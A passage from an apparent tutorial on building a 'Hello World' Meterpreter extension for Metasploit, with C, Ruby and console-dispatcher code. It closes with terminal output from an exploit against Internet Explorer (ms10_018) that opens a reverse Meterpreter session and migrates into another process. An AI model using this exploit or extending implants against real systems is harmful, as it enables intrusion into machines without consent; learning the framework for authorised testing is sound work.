        command_deregister(&customCommands[index]);
    return ERROR_SUCCESS;
}
```

So because they are written general way, and works do not touch them. What we have to do is to add our new command to the customCommands[] array. Now it contains the following:

```
Command customCommands[] =
{
    { "boiler",
      { request_boiler, { 0 }, 0 },
      { EMPTY_DISPATCH_HANDLER
    },
    // Terminator
    { NULL,
      { EMPTY_DISPATCH_HANDLER },
      { EMPTY_DISPATCH_HANDLER },
    },
};
```

As one can see a command in this array practically built up from three parts:

“boiler”: this will be the external name of the command, the client part should call the command in this name.

request_boiler: the name of the function should be called if the client calls the previous “boiler” command (practically the internal name of the same function).

EMPTY_DISPATCH_HANDLER: a handler to the dispatcher function.

If someone want then can change these names, but I leave it now in the default.

As one can see this array has to have at least two elements always, one command and there is a closing tag.

So we have a registered command externally called boiler, internally called request_boiler. We have to write it, so find the request_boiler. Now it looks like as:

```
DWORD request_boiler(Remote *remote, Packet *packet)
{
    return 0;
}
```

As we can see it does nothing. So modify it, to say back that “hello world”. Practically we will have to create a response packet, add to it the string “Hello World!” send it back to the meterpreter, and exit from the function. To do this change the content of the request_boiler function to the following:

```
1. DWORD request_boiler(Remote *remote, Packet *packet)
2. {
3.     Packet *response = packet_create_response(packet);
4.     CHAR buf[]="Hello World!";
5.     packet_add_tlv_string(response, TLV_TYPE_BOILER_HELLO,
6.         buf);
7.     packet_transmit_response(ERROR_SUCCESS, remote,
8.         response);
9.     return ERROR_SUCCESS;
10. }
```

Let us see what does it do:

1. function header
2. starts the function body
3. we create a variable called response points to a Packet type structure, and we create it.
4. We define a character array and the content of it will be “Hello World!”
5. we add to the response packet a TLV_TYPE_BOILER_HELLO the content of the buf string
6. We send the response, it was successful, and we send to the remote machine the response packet.
7. The end result of the function is success
8. end of function body

If someone tries to compile this code it will not be successful, because the TLV_TYPE_BOILER_HELLO is an unknown data type for the compiler. We have to define it first. (Now we send only a string, and of course it could be done with built in data type as packet_add_tlv_string(response, TLV_TYPE_STRING, buf); then we do not have to define a datatype. We did it only because in more difficult cases most probably one should use complex types)

To do that open the boiler.h file.

First it should look like as follows:

```
#ifndef _METERPRETER_SOURCE_EXTENSION_BOILER_BOILER_H
#define _METERPRETER_SOURCE_EXTENSION_BOILER_BOILER_H
#include "../common/common.h"
#endif
```

As we can see it is empty. Here we can add the new data type. It will be done on the following way:

```
#ifndef _METERPRETER_SOURCE_EXTENSION_BOILER_BOILER_H
#define _METERPRETER_SOURCE_EXTENSION_BOILER_BOILER_H
#include "../common/common.h"

#define TLV_TYPE_EXTENSION_BOILER 0
#define TLV_TYPE_BOILER_HELLO \
    MAKE_CUSTOM_TLV(
        TLV_META_TYPE_STRING,
        TLV_TYPE_EXTENSION_BOILER,
        TLV_EXTENSIONS + 1)
#endif
```

first we define a TLV_TYPE_EXTENSION_BOILER it will be our parent (root) data type. Then we create a TLV_TYPE_BOILER_HELLO type by the help of MAKE_CUSTOM_TLV command, it will be a string type, and it will be the child of TLV_TYPE_EXTENSION_BOILER and the first child of that.

Now we can try to build it, press F7 or Build\Build Solution

if it was successful we finished the server part of our new extension. We have to copy the compiled .dll file to the meterpreter directory. Copy the "C:\Program Files\Rapid7\framework\msf3\external\source\meterpreter\workspace\ext_server_boiler\Release\ext_server_boiler.dll" to the "C:\Program Files\Rapid7\framework\msf3\data\meterpreter" directory

We can start the Client side of the Meterpreter extension

Navigate to the "C:\Program Files\Rapid7\framework\msf3\lib\rex\post\meterpreter\extensions" and create there a sub-directory called "boiler"

within this newly created sub-directory create a file as boiler.rb with the following content:

```
1. #!/usr/bin/env ruby
2. require 'rex/post/meterpreter/extensions/boiler/tlv'
3. module Rex
4. module Post
5. module Meterpreter
6. module Extensions
7. module Boiler
8. class Boiler < Extension
9.     def initialize(client)
10.         super(client, 'boiler')
11.         client.register_extension_aliases(
```

```

12.         [
13.             {
14.                 'name' => 'boiler',
15.                 'ext'  => self
16.             },
17.         ])
18.     end
19.     def funci()
20.         request = Packet.create_request('boiler')
21.         response = client.send_request(request)
22.         {
23.             :answer =>
response.get_tlv_value(TLV_TYPE_BOILER_HELLO),
24.         }
25.     end
26. end
27. end;
28. end;
29. end;
30. end;
31. end

```

1. we define the environment
2. we will use the `rex/post/meterpreter/extensions/boiler/tlv.rb` it will contain the data type. We have to define it again, because the ruby of course do not understand the header file of the C++ code.
3. It will be the module `Rex`
4. It will be the module `Post`
5. It will be the module `Meterpreter`
6. It will be the module `Extensions`
7. It will be the module `Boiler`
8. The new boiler class will be created from the `Extensions` class
9. We always have to create a function called `initialize`, what has an input parameter called `client`
10. it calls the `initialize` function of the parent class
11. we register this new extension with the name `boiler`, this function expects an
12. array of associations as input parameter
13. start an association
14. to the name index we put the value "boiler"
15. to the ext index we put the value "self"
16. end of association. Do not forget in case of ruby even if there are no more elements you have to use the "," coma at end
17. end of array and register function
18. end of initialize function
19. we create the function what will send a command to the server side. One can call it anything, now I call it as `funci`. Because the hello word does not require any input parameter it does not have also.
20. We create a new packet called `request` and the content of it should be the external name of the server side function (now I did not change the "boiler" name)
21. We create a new variable called `response` and we put into it the response we got
22. we break the response to parts by the help of association
23. to the `:answer` index we put the `TLV_TYPE_BOILER_HELLO` type data (practically a

- string)
- 24. end of association
- 25. end of function funci
- 26. End of module Class definition
- 27. End of module Boiler
- 28. End of module Extensions
- 29. End of module Meterpreter
- 30. End of module Post
- 31. End of module Rex

We referenced to a file rex/post/meterpreter/extensions/boiler/tlv.rb so it must be created. It must be the same what we did in the boiler.h file. The content of it should be the following:

```

1. module Rex
2. module Post
3. module Meterpreter
4. module Extensions
5. module Boiler
6. TLV_TYPE_EXTENSION_BOILER = 0
7. TLV_TYPE_BOILER_HELLO = TLV_META_TYPE_STRING |
  (TLV_TYPE_EXTENSION_BOILER + TLV_EXTENSIONS + 1)
8. end
9. end
10. end
11. end
12. end

```

- 1. It will be the module Rex
- 2. It will be the module Post
- 3. It will be the module Meterpreter
- 4. It will be the module Extensions
- 5. It will be the module Boiler
- 6. We create a root data type called TLV_TYPE_EXTENSION_BOILER
- 7. Then we create a TLV_TYPE_BOILER_HELLO type by the help of, it will be a string type, and it will be the child of TLV_TYPE_EXTENSION_BOILER and the first child of that.
- 8. End of module Boiler
- 9. End of module Extensions
- 10. End of module Meterpreter
- 11. End of module Post
- 12. End of module Rex

Now we are able to send our request to the server side, and we get the answer, but it were not be visible on the console ui. So our final task is to register it to the console. To do it navigate to the “C:\Program

Files\Rapid7\framework\msf3\lib\rex\post\meterpreter\ui\console\command_dispatcher” directory. Here create a file called boiler.rb. The content of it should be the following:

```

1. require 'rex/post/meterpreter'
2. module Rex
3. module Post
4. module Meterpreter
5. module Ui

```

```

6. class Console::CommandDispatcher::Boiler
7.     Klass = Console::CommandDispatcher::Boiler
8.     include Console::CommandDispatcher
9.     def initialize(shell)
10.         super
11.     end
12.     def commands
13.         {
14.             "boiler_test" => "Test Command",
15.         }
16.     end
17.     def cmd_boiler_test(*args)
18.         print_line("TEST...")
19.         res=client.boiler.funci()
20.         print_line(res[:answer])
21.         print_line("Finished!")
22.         return true
23.     end
24.     def name
25.         "Boiler"
26.     end
27. end
28. end
29. end
30. end
31. end


```

1. We use the rex/post/meterpreter
2. It will be the module Rex
3. It will be the module Post
4. It will be the module Meterpreter
5. It will be the module Ui
6. it will be the class Console::CommandDispatcher::Boiler
7. we create it
8. we use the Console::CommandDispatcher
9. we have to create an initialize function.
10. It only call the parent initialize
11. end of initialize function
12. we have to define the commands
13. it will be an association
14. we must give every command a name, and associate to that a description the name of the command will be boiler_test and the description of it will be "test command". Again do not forget the , from the end the ruby requires it even if there are no more elements
15. end of associations
16. end of commands function
17. now we have to tell what to do when the boiler_test command is called. To do it we have to write a function and the name of it must be cmd_boiler_test (the command name with cmd_prefix).
18. Print the TEST... text to the screen just to show the user something happens
19. we call the previously created funci function, what will call the server side component, and the result will be in the res variable.
20. We print the response we got from the server component to the screen (recall we put to the


answer association the data)

21. we print a text again
22. the result was successful
23. end of the command
24. define a name
25. Boiler (the commands in this ruby script will belongs to the Boiler group)
26. end of name
27. End of the class
28. End of module Ui
29. End of module Meterpreter
30. End of module Post
31. End of module Rex

Now we can test if it works well. Start the meterpreter console




We attack an application, and set meterpreter as payload. Wait until the session opens

A screenshot of a Metasploit terminal window. The window has a title bar 'Metasploit' and a menu bar 'File Edit View Help'. Below the menu bar is a toolbar with icons for saving, opening, and other file operations. The main text area shows the following commands and output:

```
msf exploit(ms10_018_ie_behaviors) > exploit
[*] Exploit running as background job.
msf exploit(ms10_018_ie_behaviors) >
[*] Started reverse handler on 192.168.168.250:443
[*] Using URL: http://0.0.0.0:80/a
[*] Local IP: http://192.168.168.250:80/a
[*] Server started.
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.168.101:49158 (target: IE 7.0 (marquee))...
[*] Sending stage (749056 bytes) to 192.168.168.101
[*] Meterpreter session 1 opened (192.168.168.250:443 -> 192.168.168.101:49159) at 2010-04-07 05:41:57 +0200
[*] Session ID 1 (192.168.168.250:443 -> 192.168.168.101:49159) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (2508)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3428
[*] New server process: notepad.exe (3428)
```

connect to it by the sessions -i sessionID


A screenshot of a Metasploit terminal window showing the connection to a session. The window has a title bar 'Metasploit' and a menu bar 'File Edit View Help'. The main text area shows the following commands and output:

```
msf exploit(ms10_018_ie_behaviors) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

we ask a help by the command help, one can check, there is no boiler command

Then load the new module by the use boiler command

A screenshot of a Metasploit terminal window showing the loading of the 'boiler' module. The window has a title bar 'Metasploit' and a menu bar 'File Edit View Help'. The main text area shows the following commands and output:

```
meterpreter > use boiler
Loading extension boiler...success.
meterpreter > █
```

we ask a help again by the help command

```

Metasploit
File Edit View Help

Boiler Commands
=====

Command      Description
-----
boiler_test   Test Command

meterpreter >

```

As we can see there is the boiler_test command with the description of it.

```

Metasploit
File Edit View Help

meterpreter > boiler_test
TEST...
2Hello World!
Finished!
meterpreter >

```

To overview of the process we just did:

